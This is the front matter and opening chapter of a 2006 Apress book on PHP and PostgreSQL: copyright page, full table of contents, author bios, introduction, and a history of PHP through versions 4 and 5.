VISIT…

Beginning PHP and PostgreSQL 8

From Novice to Professional

W. Jason Gilmore and Robert H. Treat

Apress®

Beginning PHP and PostgreSQL 8: From Novice to Professional

Copyright © 2006 by W. Jason Gilmore

All rights reserved. No part of this work may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording, or by any information storage or retrieval system, without the prior written permission of the copyright owner and the publisher.

ISBN-13 (pbk): 978-1-59059-547-3

ISBN-10 (pbk): 1-59059-547-5

Printed and bound in the United States of America 9 8 7 6 5 4 3 2 1

Trademarked names may appear in this book. Rather than use a trademark symbol with every occurrence of a trademarked name, we use the names only in an editorial fashion and to the benefit of the trademark owner, with no intention of infringement of the trademark.

Lead Editor: Matthew Moodie
Technical Reviewers: Greg Sabino Mullane, Matt Wade
Editorial Board: Steve Anglin, Dan Appleman, Ewan Buckingham, Gary Cornell, Jason Gilmore, Jonathan Hassell, James Huddleston, Chris Mills, Matthew Moodie, Dominic Shakeshaft, Jim Sumser, Matt Wade
Project Manager: Beth Christmas
Copy Edit Manager: Nicole LeClerc
Copy Editor: Bill McManus
Assistant Production Director: Kari Brooks-Copony
Production Editor: Laura Cheu
Compositor: Susan Glinert Stevens
Proofreader: Nancy Sixsmith
Indexer: John Collin
Artist: Kinetic Publishing Services, LLC
Cover Designer: Kurt Krames
Manufacturing Director: Tom Debolski

Distributed to the book trade worldwide by Springer-Verlag New York, Inc., 233 Spring Street, 6th Floor, New York, NY 10013. Phone 1-800-SPRINGER, fax 201-348-4505, e-mail `orders-ny@springer-sbm.com`, or visit `http://www.springeronline.com`.

For information on translations, please contact Apress directly at 2560 Ninth Street, Suite 219, Berkeley, CA 94710. Phone 510-549-5930, fax 510-549-5939, e-mail `info@apress.com`, or visit `http://www.apress.com`.

The information in this book is distributed on an “as is” basis, without warranty. Although every precaution has been taken in the preparation of this work, neither the author(s) nor Apress shall have any liability to any person or entity with respect to any loss or damage caused or alleged to be caused directly or indirectly by the information contained in this work.

The source code for this book is available to readers at `http://www.apress.com` in the Source Code section.

This book is dedicated to the memory of my grandfather, William J. Gilmore,
for introducing me to the world of computers.
—W. Jason Gilmore

I dedicate this book to my mother, Gladys Emilia Treat.
Puedes vivir solo una vez,
pero si lo haces bien, una vez es suficiente.
—Robert H. Treat

Contents at a Glance

About the Authors xxv
About the Technical Reviewers xxvii
Acknowledgments xxix
Introduction xxxi

CHAPTER 1 An Introduction to PHP 1
CHAPTER 2 Installing and Configuring Apache and PHP 9
CHAPTER 3 PHP Basics 43
CHAPTER 4 Functions 91
CHAPTER 5 Arrays 103
CHAPTER 6 Object-Oriented PHP 133
CHAPTER 7 Advanced OOP Features 157
CHAPTER 8 Error and Exception Handling 177
CHAPTER 9 Strings and Regular Expressions 191
CHAPTER 10 Working with the File and Operating System 229
CHAPTER 11 PEAR 259
CHAPTER 12 Date and Time 271
CHAPTER 13 Forms and Navigational Cues 303
CHAPTER 14 Authentication 325
CHAPTER 15 Handling File Uploads 345
CHAPTER 16 Networking 359
CHAPTER 17 PHP and LDAP 399
CHAPTER 18 Session Handlers 425
CHAPTER 19 Templating with Smarty 447
CHAPTER 20 Web Services 473
CHAPTER 21 Secure PHP Programming 515
CHAPTER 22 SQLite 535

CHAPTER 23 Introducing PDO 555
CHAPTER 24 Introducing PostgreSQL 573
CHAPTER 25 Installing PostgreSQL 579
CHAPTER 26 PostgreSQL Administration 593
CHAPTER 27 The Many PostgreSQL Clients 611
CHAPTER 28 From Databases to Datatypes 625
CHAPTER 29 Securing PostgreSQL 649
CHAPTER 30 PHP's PostgreSQL Functionality 665
CHAPTER 31 Practical Database Queries 689
CHAPTER 32 Views and Rules 707
CHAPTER 33 PostgreSQL Functions 719
CHAPTER 34 PostgreSQL Triggers 739
CHAPTER 35 Indexes and Searching 749
CHAPTER 36 Transactions 765
CHAPTER 37 Importing and Exporting Data 777

INDEX 787

Contents

About the Authors xxv
About the Technical Reviewers xxvii
Acknowledgments xxix
Introduction xxxi

CHAPTER 1 An Introduction to PHP 1

History 1
PHP 4 2
PHP 5 3
General Language Features 4
Practicality 5
Power 5
Possibility 6
Price 7
Summary 7

CHAPTER 2 Installing and Configuring Apache and PHP 9

Installation 9
Obtaining the Distributions 9
The Installation Process 11
Testing Your Installation 16
Customizing the Unix Build 17
Customizing the Windows Build 17
Common Pitfalls 18
Viewing and Downloading the Documentation 18
Configuration 19
Managing PHP's Configuration Directives 19
PHP's Configuration Directives 21
Summary 41

CHAPTER 3 PHP Basics 43

Escaping to PHP 43
Default Syntax 44
Short-Tags 44
Script 45
ASP-Style 45
Embedding Multiple Code Blocks 45
Comments 46
Single-line C++ Syntax 46
Shell Syntax 46
Multiple-Line C Syntax 46
Output 47
print() 47
echo() 48
printf() 49
sprintf() 50
Datatypes 50
Scalar Datatypes 50
Compound Datatypes 52
Special Datatypes 53
Type Casting 54
Type Juggling 55
Type-Related Functions 56
Type Identifier Functions 57
Identifiers 57
Variables 58
Variable Declaration 58
Variable Scope 60
PHP's Superglobal Variables 63
Variable Variables 67
Constants 68
Expressions 68
Operands 69
Operators 69
String Interpolation 75
Double Quotes 75
Single Quotes 76
Heredoc 77

Control Structures 78
Execution Control Statements 78
Conditional Statements 79
Looping Statements 81
File Inclusion Statements 86
Summary 89

CHAPTER 4 Functions 91

Invoking a Function 91
Creating a Function 92
Passing Arguments by Value 92
Passing Arguments by Reference 93
Default Argument Values 94
Optional Arguments 94
Returning Values from a Function 95
Nesting Functions 96
Recursive Functions 97
Variable Functions 99
Function Libraries 100
Summary 101

CHAPTER 5 Arrays 103

What Is an Array? 104
Outputting Arrays 105
Creating an Array 106
Testing for an Array 108
Adding and Removing Array Elements 109
Locating Array Elements 111
Traversing Arrays 112
Determining Array Size and Uniqueness 116
Sorting Arrays 118
Merging, Slicing, Splicing, and Dissecting Arrays 124
Other Useful Array Functions 129
Summary 131

CHAPTER 6 Object-Oriented PHP 133

The Benefits of OOP 134
Encapsulation 134
Inheritance 134
Polymorphism 135
Key OOP Concepts 135
Classes 135
Objects 136
Fields 137
Properties 140
__set() 140
Constants 143
Methods 143
Type Hinting 147
Constructors and Destructors 148
Constructors 148
Destructors 151
Static Class Members 152
The instanceof Keyword 153
Helper Functions 153
Autoloading Objects 155
Summary 156

CHAPTER 7 Advanced OOP Features 157

Advanced OOP Features Not Supported by PHP 157
Object Cloning 158
Cloning Example 158
The __clone() Method 160
Inheritance 161
Class Inheritance 162
Inheritance and Constructors 164
Interfaces 165
Implementing a Single Interface 167
Implementing Multiple Interfaces 168
Abstract Classes 168

Reflection 169
Writing the ReflectionClass Class 170
Writing the ReflectionMethod Class 172
Writing the ReflectionParameter Class 174
Writing the ReflectionProperty Class 175
Other Reflection Applications 176
Summary 176

CHAPTER 8 Error and Exception Handling 177

Configuration Directives 177
Error Logging 180
Exception Handling 183
Why Exception Handling Is Handy 183
PHP's Exception-Handling Implementation 185
Summary 189

CHAPTER 9 Strings and Regular Expressions 191

Complex (Curly) Offset Syntax 191
Regular Expressions 192
Regular Expression Syntax (POSIX) 193
PHP's Regular Expression Functions (POSIX Extended) 195
Regular Expression Syntax (Perl Style) 198
Other String-Specific Functions 205
Determining the Length of a String 205
Comparing Two Strings 206
Manipulating String Case 208
Converting Strings to and from HTML 209
Alternatives for Regular Expression Functions 214
Padding and Stripping a String 222
Counting Characters and Words 224
Taking Advantage of PEAR: Validate_US 226
Installing Validate_US 226
Using Validate_US 227
Summary 227

CHAPTER 10 Working with the File and Operating System 229

Learning About Files and Directories 230
Parsing Directory Paths 230
File Types and Links 232
Calculating File, Directory, and Disk Sizes 235
Access and Modification Times 238
File Ownership and Permissions 239
File I/O 242
The Concept of a Resource 242
Newline 242
End-of-File 242
Opening and Closing a File 242
Reading from a File 244
Moving the File Pointer 249
Writing to a File 250
Reading Directory Contents 251
Executing Shell Commands 252
PHP's Built-in System Commands 252
System-Level Program Execution 254
Sanitizing the Input 254
PHP's Program Execution Functions 255
Summary 258

CHAPTER 11 PEAR 259

Popular PEAR Packages 259
Converting Numeral Formats 261
Installing and Updating PEAR 262
Installing PEAR 262
PEAR and Hosting Companies 263
Updating PEAR 264
Using the PEAR Package Manager 264
Viewing Installed Packages 264
Learning More About an Installed Package 265
Installing a Package 266
Using a Package 267
Upgrading a Package 268
Uninstalling a Package 269
Downgrading a Package 269
Summary 270

CHAPTER 12 Date and Time 271

The Unix Timestamp 271
PHP's Date and Time Library 272
Date Fu 279
Displaying the Localized Date and Time 279
Displaying the Web Page's Most Recent Modification Date 283
Determining the Number Days in the Current Month 283
Calculating the Date X Days from the Present Date 284
Creating a Calendar 285
PHP 5.1 288
Date Fundamentals 289
The Date Constructor 289
Accessors and Mutators 290
Validators 293
Manipulation Methods 294
Summary 301

CHAPTER 13 Forms and Navigational Cues 303

PHP and Web Forms 303
A Simple Example 304
Passing Form Data to a Function 306
Working with Multivalued Form Components 307
Generating Forms with PHP 308
Autoselecting Forms Data 310
PHP, Web Forms, and JavaScript 311
Navigational Cues 313
User-Friendly URLs 313
Breadcrumb Trails 317
Creating Custom Error Handlers 321
Summary 323

CHAPTER 14 Authentication 325

HTTP Authentication Concepts 325
PHP Authentication 326
Authentication Variables 327
Authentication Methodologies 328

User Login Administration 337
Password Designation 337
Testing Password Guessability with the CrackLib Library 339
One-Time URLs and Password Recovery 342
Summary 344

CHAPTER 15 Handling File Uploads 345

Uploading Files via the HTTP Protocol 345
Handling Uploads with PHP 346
PHP's File Upload/Resource Directives 346
The $_FILES Array 348
PHP's File-Upload Functions 349
Upload Error Messages 350
File-Upload Examples 351
Taking Advantage of PEAR: HTTP_Upload 355
Installing HTTP_Upload 355
Learning More About an Uploaded File 355
Moving an Uploaded File to the Final Destination 356
Uploading Multiple Files 357
Summary 358

CHAPTER 16 Networking 359

DNS, Services, and Servers 360
DNS 360
Services 364
Establishing Socket Connections 365
Mail 367
Configuration Directives 367
Sending a Plain-Text E-Mail 369
Sending an E-Mail with Additional Headers 369
Sending an E-Mail to Multiple Recipients 369
Sending an HTML-Formatted E-Mail 370
Sending an Attachment 371
IMAP, POP3, and NNTP 372
Requirements 373
Establishing and Closing a Connection 374
Learning More About Mailboxes and Mail 375

Retrieving Messages 378
Composing a Message 386
Sending a Message 387
Mailbox Administration 388
Message Administration 389
Streams 390
Stream Wrappers and Contexts 390
Stream Filters 391
Common Networking Tasks 393
Pinging a Server 394
A Port Scanner 395
Subnet Converter 395
Testing User Bandwidth 397
Summary 398

CHAPTER 17 PHP and LDAP 399

An Introduction to LDAP 400
Learning More About LDAP 400
Using LDAP from PHP 401
Connecting to the LDAP Server 401
Binding to the LDAP Server 402
Closing the LDAP Server Connection 403
Retrieving LDAP Data 404
Working with Entry Values 405
Counting Retrieved Entries 407
Retrieving Attributes 407
Sorting and Comparing LDAP Entries 410
Working with Entries 412
Deallocating Memory 415
Inserting LDAP Data 415
Updating LDAP Data 417
Deleting LDAP Data 417
Configuration Functions 418
Character Encoding 420
Working with the Distinguished Name 421
Error Handling 422
Summary 423

CHAPTER 18 Session Handlers 425

What Is Session Handling? 425
Cookies 426
URL Rewriting 426
The Session-Handling Process 426
Configuration Directives 427
Key Concepts 432
Starting a Session 432
Destroying a Session 433
Retrieving and Setting the Session ID 434
Creating and Deleting Session Variables 434
Encoding and Decoding Session Data 435
Practical Session-Handling Examples 437
Auto-Login 437
Recently Viewed Document Index 439
Creating Custom Session Handlers 441
Tying Custom Session Functions into PHP's Logic 441
Custom PostgreSQL-Based Session Handlers 442
Summary 446

CHAPTER 19 Templating with Smarty 447

What's a Templating Engine? 447
Introducing Smarty 449
Installing Smarty 450
Using Smarty 452
Smarty's Presentational Logic 454
Comments 454
Variable Modifiers 454
Control Structures 457
Statements 462
Creating Configuration Files 465
config_load 465
Referencing Configuration Variables 466
Using CSS in Conjunction with Smarty 467

Caching 468
Working with the Cache Lifetime 468
Eliminating Processing Overhead with is_cached() 469
Creating Multiple Caches per Template 470
Some Final Words About Caching 471
Summary 471

CHAPTER 20 Web Services 473

Why Web Services? 474
Real Simple Syndication 476
RSS Syntax 478
MagpieRSS 479
SimpleXML 486
SimpleXML Functions 486
SimpleXML Methods 488
SOAP 491
NuSOAP 492
PHP 5's SOAP Extension 502
Using a C# Client with a PHP Web Service 512
Summary 514

CHAPTER 21 Secure PHP Programming 515

Configuring PHP Securely 516
Safe Mode 516
Other Security-Related Configuration Parameters 518
Hiding Configuration Details 520
Hiding Apache and PHP 520
Hiding Sensitive Data 522
Take Heed of the Document Root 523
Denying Access to Certain File Extensions 523
Sanitizing User Data 524
File Deletion 524
Cross-Site Scripting 524
Sanitizing User Input: The Solution 526
Data Encryption 528
PHP's Encryption Functions 528
mhash 529
MCrypt 531
Summary 532

CHAPTER 22 SQLite 535

Introduction to SQLite 535
Installing SQLite 536
Using the SQLite Command-Line Interface 536
PHP's SQLite Library 537
SQLite Directives 537
Opening a Connection 538
Creating a Table in Memory 539
Closing a Connection 539
Querying a Database 540
Parsing Result Sets 541
Retrieving Result Set Details 544
Manipulating the Result Set Pointer 546
Learning More About Table Schemas 548
Working with Binary Data 549
Creating and Overriding SQLite Functions 550
Creating Aggregate Functions 551
Summary 553

CHAPTER 23 Introducing PDO 555

Another Database Abstraction Layer? 556
Using PDO 557
Installing PDO 558
PDO's Database Support 558
Connecting to a Database Server and Selecting a Database 559
Getting and Setting Attributes 561
Error Handling 561
Query Execution 562
Prepared Statements 564
Retrieving Data 567
Setting Bound Columns 570
Transactions 571
Summary 572

CHAPTER 24 Introducing PostgreSQL 573

PostgreSQL's Key Features 574
Data Integrity 574
Highly Scalable 574
Feature-Complete 574
Extensible 574
Platform Support 574
Flexible Security Options 575
Global Development, Local Flavor 575
Hassle-Free Licensing 575
Multiple Support Avenues 576
Real-World Users 576
Afilias Inc. 576
The National Weather Service 577
WhitePages.com 577
Summary 577

CHAPTER 25 Installing PostgreSQL 579

PostgreSQL Licensing Requirements 579
Downloading PostgreSQL 579
Downloading the Unix Version 580
Downloading the Windows Version 580
Downloading the Documentation 581
Installing PostgreSQL 581
Installing PostgreSQL on Linux and Unix 582
Installing PostgreSQL on Windows 2000, XP, and 2003 585
Installing PostgreSQL on Windows 95, 98, and ME 589
Starting PostgreSQL for the First Time 589
Summary 591

CHAPTER 26 PostgreSQL Administration 593

Starting and Stopping the Server 593
Tuning Your PostgreSQL Installation 596
Working with Tablespaces 601
Vacuum and Analyze 602
Autovacuum 604
Backup and Recovery 605
Upgrading Between Versions 609
Summary 610

CHAPTER 27 The Many PostgreSQL Clients 611

What Is psql? 611
psql Options 612
Commonplace psql Tasks 613
Logging Onto and Off the Server 613
psql Commands 613
Storing psql Variables and Options 615
Learning More About Supported SQL Commands 617
Executing a Query 618
Modifying the psql Prompt 618
Controlling the Command History 619
GUI-based Clients 620
pgAdmin III 620
phpPgAdmin 621
Navicat 622
Summary 623

CHAPTER 28 From Databases to Datatypes 625

Working with Databases 625
Default Databases 625
Creating a Database 626
Connecting to a Database 626
Deleting a Database 626
Modifying Existing Databases 627
Working with Schemas 627
Creating Schemas 627
Altering Schemas 628
Dropping Schemas 628
The Schema Search Path 628
Working with Tables 629
Creating a Table 629
Copying a Table 630
Creating a Temporary Table 630
Viewing a Database's Available Tables 631
Viewing Table Structure 631
Deleting a Table 632
Altering a Table Structure 632

Working with Sequences 633
Creating a Sequence 633
Modifying Sequences 633
Sequence Functions 634
Deleting a Sequence 635
Datatypes and Attributes 635
Datatypes 635
Datatype Attributes 640
Composite Datatypes 644
Creating Composite Types 644
Altering Composite Types 645
Dropping Composite Types 645
Working with Domains 645
Creating Domains 646
Altering Domains 646
Dropping Domains 647
Summary 647

CHAPTER 29 Securing PostgreSQL 649

What You Should Do First 649
Securing the PostgreSQL Daemon 651
The PostgreSQL Access Privilege System 651
How the Privilege System Works 652
Where Is Access Information Stored? 652
User and Privilege Management 657
Secure PostgreSQL Connections 661
Summary 663

CHAPTER 30 PHP's PostgreSQL Functionality 665

Prerequisites 665
Enabling PHP's PostgreSQL Extension 665
PHP's PostgreSQL Configuration Directives 666
Sample Data 667
PHP's PostgreSQL Commands 667
Establishing and Closing a Connection 667
Queries 671
Query Execution 671

Retrieving Status and Error Information 673
Recuperating Query Memory 678
Retrieving and Displaying Data 678
Rows Selected and Rows Affected 681
Inserting, Modifying, and Deleting Data 682
Inserting Data 682
Mass Inserts 683
Modifying Data 684
Deleting Data 685
Prepared Statements 685
The Information Schema 687
Summary 688

CHAPTER 31 Practical Database Queries 689

Sample Data 689
Creating a PostgreSQL Database Class 690
Why Use the PostgreSQL Database Class? 692
Executing a Simple Query 693
Retrieving Multiple Rows 694
Counting Queries 694
Tabular Output 695
Linking to a Detailed View 697
Sorting Output 699
Creating Paged Output 701
Listing Page Numbers 704
Summary 706

CHAPTER 32 Views and Rules 707

Working with Views 707
The PostgreSQL Rule System 708
Working with Rules 708
Rule Types 710
Making Views Interactive 711
Working with Views from Within PHP 716
Summary 717

CHAPTER 33 PostgreSQL Functions 719

Operators 719
Logical Operators 719
Comparison Operators 720
Mathematical Operators 721
String Operators 721
Operator Precedence 722
Internal Functions 723
Date and Time Functions 723
String Functions 724
Aggregate Functions 724
Conditional Expressions 725
More Functions 727
User-Defined Functions 727
Create Function Syntax 727
SQL-Based Functions 728
PL/pgSQL-Based Functions 730
Other Procedural Languages 736
Summary 738

CHAPTER 34 PostgreSQL Triggers 739

What Is a Trigger? 739
Adding Triggers 739
Modifying Triggers 740
Removing Triggers 741
Writing Trigger Functions 741
Example Trigger Functions 742
Viewing Existing Triggers 746
Summary 747

CHAPTER 35 Indexes and Searching 749

Database Indexing 749
Primary Key Indexes 750
Unique Indexes 750
Normal Indexes 751
Full-Text Indexes 755
Indexing Best Practices 759

Forms-Based Searches 759
Performing a Simple Search 760
Extending Search Capabilities 761
Performing a Full-Text Search 763
Summary 764

CHAPTER 36 Transactions 765

What's a Transaction? 765
PostgreSQL's Transactional Capabilities 766
Transaction Isolation 766
Sample Project 767
A Simple Example 768
Transaction Usage Tips 771
Building Transactional Applications with PHP 771
Beware of pg_query() 772
The Swap Meet Revisited 773
Summary 775

CHAPTER 37 Importing and Exporting Data 777

The COPY Command 777
Copying Data to and from a Table 778
Calling COPY from a PHP Script 782
Importing and Exporting Data with phpPgAdmin 783
Summary 785

INDEX 787

About the Authors

W. JASON GILMORE has developed countless PHP applications over the past seven years, and has dozens of articles to his credit on this and other topics pertinent to Internet application development. He has had articles featured in, among others, *Linux Magazine* and Developer.com, and adopted for use within United Nations and Ford Foundation educational programs. Jason is the author of three books, including most recently the best-selling *Beginning PHP and MySQL 5: From Novice to Professional*, now in its second edition. These days Jason splits his time between running Apress's Open Source program, experimenting with spatially enabled Web applications, and starting more home remodeling projects than he could possibly complete. Contact Jason at `jason@wjgilmore.com` and be sure to visit his Web site at `http://www.wjgilmore.com`.

ROBERT H. TREAT is a long time open source user, developer, and advocate. He has worked with a number of projects but his favorite is certainly PostgreSQL. His current involvement includes helping maintain the postgresql.org Web sites, working on phpPgAdmin, and contributing to the PostgreSQL core whenever he can. He has contributed several articles to the PostgreSQL "techdocs" site, presented multiple times at OSCon, worked as the PHP Foundry Admin on SourceForge.net, and has been recognized as a Major Developer for his work within the PostgreSQL community. Outside of the free software world, Robert enjoys spending time with his children, Robert, Dylan, and Emma, and his wife, Amber.

About the Technical Reviewers

GREG SABINO MULLANE has used many databases, but believes that none compares to PostgreSQL. He helps maintain the PostgreSQL mailing lists and Web sites, has spoken twice at OSCon on PostgreSQL topics, and has contributed code to the PostgreSQL core. He is the primary developer of the DBD::Pg module, and has been recognized as a PostgreSQL Major Developer for all of PostgreSQL work. He has a strong interest in PGP and cryptography, and attends keysignings as often as possible. His PGP fingerprint is 2529 DF6A B8F7 9407 E944 45B4 BC9B 9067 1496 4AC8, and he has been known to sneak it into code he has written. He currently works as a software developer for End Point, primarily doing PostgreSQL, Perl, and PHP work. He and his wife Joy enjoy traveling, and try to make at least one overseas trip a year.

MATT WADE is a database analyst by day and a freelance PHP developer by night. He has extensive experience with database technologies ranging from Microsoft SQL Server to MySQL. Matt is also an accomplished systems administrator and has experience with all flavors of Windows and FreeBSD. Matt resides in Florida with his wife Michelle and three children, Matthew, Jonathan, and Amanda. He spends his (little) spare time fiddling with his aquariums, doing something at church, or just trying to catch a few winks. Matt is the founder of Codewalkers.com, which is a resource for PHP developers.

Acknowledgments

I'd like to begin by thanking Robert Treat for joining me on this long but very exciting project. You did a tremendous job, and I look forward to working with you again!

I'd also like to thank the wonderful Apress staff for another opportunity to work with the finest computer book publisher on the planet. Project managers Beth Christmas and Laura Cheu did a great job attempting to keep Robert and me under control, a task they will vouch is no small feat. Technical reviewers Matt Wade and Greg Sabino Mullane offered key advice throughout the entire project. Copy editors Bill McManus and Nicole LeClerc did an excellent job turning our often pitiful prose into a much more coherent format. Matt Moodie painstakingly reviewed late-stage chapter drafts. Designer-extraordinaire Kurt Krames produced yet another beautiful cover. Of course, thank you to all of the other members of the staff who do such a tremendous job not only on this but also on all the Apress books. I'd like to send a big thank you in advance to the marketing team, who will be working endlessly to let the world know about our book! And certainly, this all-too-brief nod to the people who made this book happen wouldn't be complete without mention of publisher Gary Cornell, associate publisher Grace Wong, and assistant publisher Dominic Shakeshaft, for their tireless support.

Of course, this book wouldn't exist were it not for the amazing contributions to the PHP and PostgreSQL projects made by volunteers from all over the globe. Thank you for making such amazing software available to the world.

Last but certainly not least, I'd like to thank my family and friends just for being there, and for occasionally dragging me away from the laptop.

W. Jason Gilmore

I'd like to thank the folks at Apress for giving me the opportunity to work on this book. Laura Cheu, Beth Christmas, Nicole LeClerc, Julie Miller, Matt Moodie, and Matt Wade: it has been a great experience for me to work with such talented people. Of course, I must certainly single out Jason Gilmore, who has guided me through the Apress waters; I am the better for it.

On the other side I must also thank the PostgreSQL community, which has supported so many of my efforts over the years. I especially want to thank Magnus Hagander, Greg Sabino Mullane, and the folks on #postgresql on irc, who took the brunt of questions that I came up with while writing this book.

I want to also thank my wife, Amber, and three children, Robert, Dylan, and Emma, for their support during this whole endeavor; for the days they pulled me off of the project and the days they drove me to it.

Robert H. Treat

Introduction

These are exciting times for the open source movement, and perhaps no two projects better represent this development paradigm's incredible level of progress than the PHP scripting language and PostgreSQL database server.

With over 22 million installations worldwide[1], PHP ranks among the most popular languages on the planet. Sporting an amazingly active community and an ever-improving array of capabilities, PHP's future is perhaps brighter than ever despite recently celebrating its 10th birthday. PostgreSQL's prospects are equally dazzling, with the version 8 release expanding its already impressive feature set and giving a whole new group of users the opportunity to become familiar with the project through the introduction of a native Windows port. Used together, PHP and PostgreSQL offer users an impressive platform for building high-powered Web applications. This book shows you how.

Beginning PHP and PostgreSQL 8: From Novice to Professional helps you sort the substantive from the superfluous to begin creating PHP- and PostgreSQL-driven Web applications as quickly as possible. Based on the structure and material found in the bestselling title *Beginning PHP 5 and MySQL: From Novice to Professional*, now in its second edition (W. Jason Gilmore, Apress, 2006), both novice and seasoned PHP and PostgreSQL users alike will appreciate the comprehensive tutorial and reference hybrid format. You have traded hard-earned cash for this book, and therefore it only makes sense to the authors to present the material in a fashion that will prove useful not only the first few times you peruse it, but far into the future.

If you're new to PHP, consider beginning with Chapter 1, because gaining fundamental knowledge of the language will be of considerable benefit when reading later chapters. If you know PHP but are new to PostgreSQL, consider beginning with Chapter 24. Intermediate and advanced readers are invited to jump around as necessary; after all, this isn't a romance novel. Regardless of your reading strategy, we've attempted to compartmentalize the material found in each chapter so that you can quickly learn each topic without necessarily having to master other chapters beyond those that focus on the respective fundamentals.

Download the Code

Experimenting with the code found in this book is the most efficient way to best understand the concepts presented within. For your convenience, a zip file containing all of the examples can be downloaded from `http://www.apress.com`.

Contact Us!

We love corresponding with readers, and invite you to contact us should you have any questions regarding the book. Jason can be contacted at `jason@wjgilmore.com`, and Robert at `robtreat@gmail.com`.

1. Netcraft (`http://www.netcraft.com/Survey/`)

CHAPTER 1

An Introduction to PHP

This chapter serves to better acquaint you with the basics of PHP, offering insight into its roots, popularity, and users. This information sets the stage for a discussion of PHP's feature set, including the new features in PHP 5. By the conclusion of this chapter, you'll learn:

- How a Canadian developer's Web page hit counter spawned one of the world's most popular scripting languages
- What PHP's developers have done to once again reinvent the language, making version 5 the best yet released
- Which features of PHP attract both new and expert programmers alike

History

The origins of PHP date back to 1995, when an independent software development contractor named Rasmus Lerdorf developed a Perl/CGI script that enabled him to know how many visitors were reading his online résumé. His script performed two tasks: logging visitor information, and displaying the count of visitors to the Web page. Because the Web as we know it today was still young at that time, tools such as these were nonexistent, and they prompted e-mails inquiring about Lerdorf's scripts. Lerdorf thus began giving away his toolset, dubbed *Personal Home Page* (PHP).

The clamor for the PHP toolset prompted Lerdorf to continue developing the language, perhaps the most notable early change coming when he added a feature for converting data entered in an HTML form into symbolic variables, encouraging exportation into other systems. To accomplish this, he opted to continue development in C code rather than Perl. Ongoing additions to the PHP toolset culminated in November 1997 with the release of PHP 2.0, or Personal Home Page—Form Interpreter (PHP-FI). As a result of PHP's rising popularity, the 2.0 release was accompanied by a number of enhancements and improvements from programmers worldwide.

The new PHP release was extremely popular, and a core team of developers soon joined Lerdorf. They kept the original concept of incorporating code directly alongside HTML and rewrote the parsing engine, giving birth to PHP 3.0. By the June 1998 release of version 3.0, more than 50,000 users were using PHP to enhance their Web pages.

■ **Note** 1997 also saw the change of the words underlying the PHP abbreviation from Personal Home Page to the recursive acronym Hypertext Preprocessor.

Development continued at a hectic pace over the next two years, with hundreds of functions being added and the user count growing in leaps and bounds. At the beginning of 1999, Netcraft (`http://www.netcraft.com/`) reported a conservative estimate of a user base surpassing 1,000,000, making PHP one of the most popular scripting languages in the world. Its popularity surpassed even the greatest expectations of the developers, as it soon became apparent that users intended to use PHP to power far larger applications than was originally anticipated. Two core developers, Zeev Suraski and Andi Gutmans, took the initiative to completely rethink the way PHP operated, culminating in a rewriting of the PHP parser, dubbed the Zend scripting engine. The result of this work was found in the PHP 4 release.

■ **Note** In addition to leading development of the Zend engine and playing a major role in steering the overall development of the PHP language, Zend Technologies Ltd. (`http://www.zend.com/`), based in Israel, offers a host of tools for developing and deploying PHP. These include Zend Studio, Zend Encoder, and Zend Optimizer, among others. Check out the Zend Web site for more information.

PHP 4

On May 22, 2000, roughly 18 months after the first official announcement of the new development effort, PHP 4.0 was released. Many considered the release of PHP 4 to be the language's official debut within the enterprise development scene, an opinion backed by the language's meteoric rise in popularity. Just a few months after the major release, Netcraft (`http://www.netcraft.com/`) estimated that PHP had been installed on more than 3.6 million domains.

Features

PHP 4 included several enterprise-level improvements, including the following:

- **Improved resource handling:** One of version 3.X's primary drawbacks was scalability. This was largely because the designers underestimated how much the language would be used for large-scale applications. The language wasn't originally intended to run enterprise-class Web sites, and subsequent attempts to do so caused the developers to rethink much of the language's mechanics. The result was vastly improved resource-handling functionality in version 4.
- **Object-oriented support:** Version 4 incorporated a degree of object-oriented functionality, although it was largely considered an unexceptional implementation. Nonetheless, the new features played an important role in attracting users used to working with traditional object-oriented programming (OOP) languages. Standard class and object development methodologies were made available, in addition to object overloading, and run-time class information. A much more comprehensive OOP implementation has been made available in version 5, and is introduced in Chapter 5.

- **Native session-handling support:** HTTP session handling, available to version 3.X users through the third-party package PHPLIB (`http://phplib.sourceforge.net`), was natively incorporated into version 4. This feature offers developers a means for tracking user activity and preferences with unparalleled efficiency and ease. Chapter 15 covers PHP's session-handling capabilities.
- **Encryption:** The MCrypt (`http://mcrypt.sourceforge.net`) library was incorporated into the default distribution, offering users both full and hash encryption using encryption algorithms including Blowfish, MD5, SHA1, and TripleDES, among others. Chapter 18 delves into PHP's encryption capabilities.
- **ISAPI support:** ISAPI support offered users the ability to use PHP in conjunction with Microsoft's IIS Web server as an ISAPI module, greatly increasing its performance and security.
- **Native COM/DCOM support:** Another bonus for Windows users is PHP 4's ability to access and instantiate COM objects. This functionality opened up a wide range of interoperability with Windows applications.
- **Native Java support:** In another boost to PHP's interoperability, support for binding to Java objects from a PHP application was made available in version 4.0.
- **Perl Compatible Regular Expressions (PCRE) library:** The Perl language has long been heralded as the reigning royalty of the string parsing kingdom. The developers knew that powerful regular expression functionality would play a major role in the widespread acceptance of PHP, and opted to simply incorporate Perl's functionality rather than reproduce it, rolling the PCRE library package into PHP's default distribution (as of version 4.2.0). Chapter 9 introduces this important feature in great detail, and offers a general introduction to the often confusing regular expression syntax.

In addition to these features, literally hundreds of functions were added to version 4, greatly enhancing the language's capabilities. Throughout the course of this book, much of this functionality is discussed, as it remains equally important in the version 5 release.

Drawbacks

PHP 4 represented a gigantic leap forward in the language's maturity. The new functionality, power, and scalability offered by the new version swayed an enormous number of burgeoning and expert developers alike, resulting in its firm establishment among the Web scripting behemoths. Yet maintaining user adoration in the language business is a difficult task; programmers often hold a "what have you done for me lately?" mindset. The PHP development team kept this notion close in mind, because it wasn't too long before it set out upon another monumental task, one that could establish the language as the 800-pound gorilla of the Web scripting world: PHP 5.

PHP 5

Version 5 is yet another watershed in the evolution of the PHP language. Although previous major releases had enormous numbers of new library additions, version 5 contains improvements over existing functionality and adds several features commonly associated with mature programming language architectures:

- **Vastly improved object-oriented capabilities:** Improvements to PHP's object-oriented architecture is version 5's most visible feature. Version 5 includes numerous functional additions such as explicit constructors and destructors, object cloning, class abstraction, variable scope, interfaces, and a major improvement regarding how PHP handles object management. Chapters 6 and 7 offer thorough introductions to this topic.
- **Try/catch exception handling:** Devising custom error-handling strategies within structural programming languages is, ironically, error-prone and inconsistent. To remedy this problem, version 5 now supports exception handling. Long a mainstay of error management in many languages, C++, C#, Python, and Java included, exception handling offers an excellent means for standardizing your error-reporting logic. This new and convenient methodology is introduced in Chapter 8.
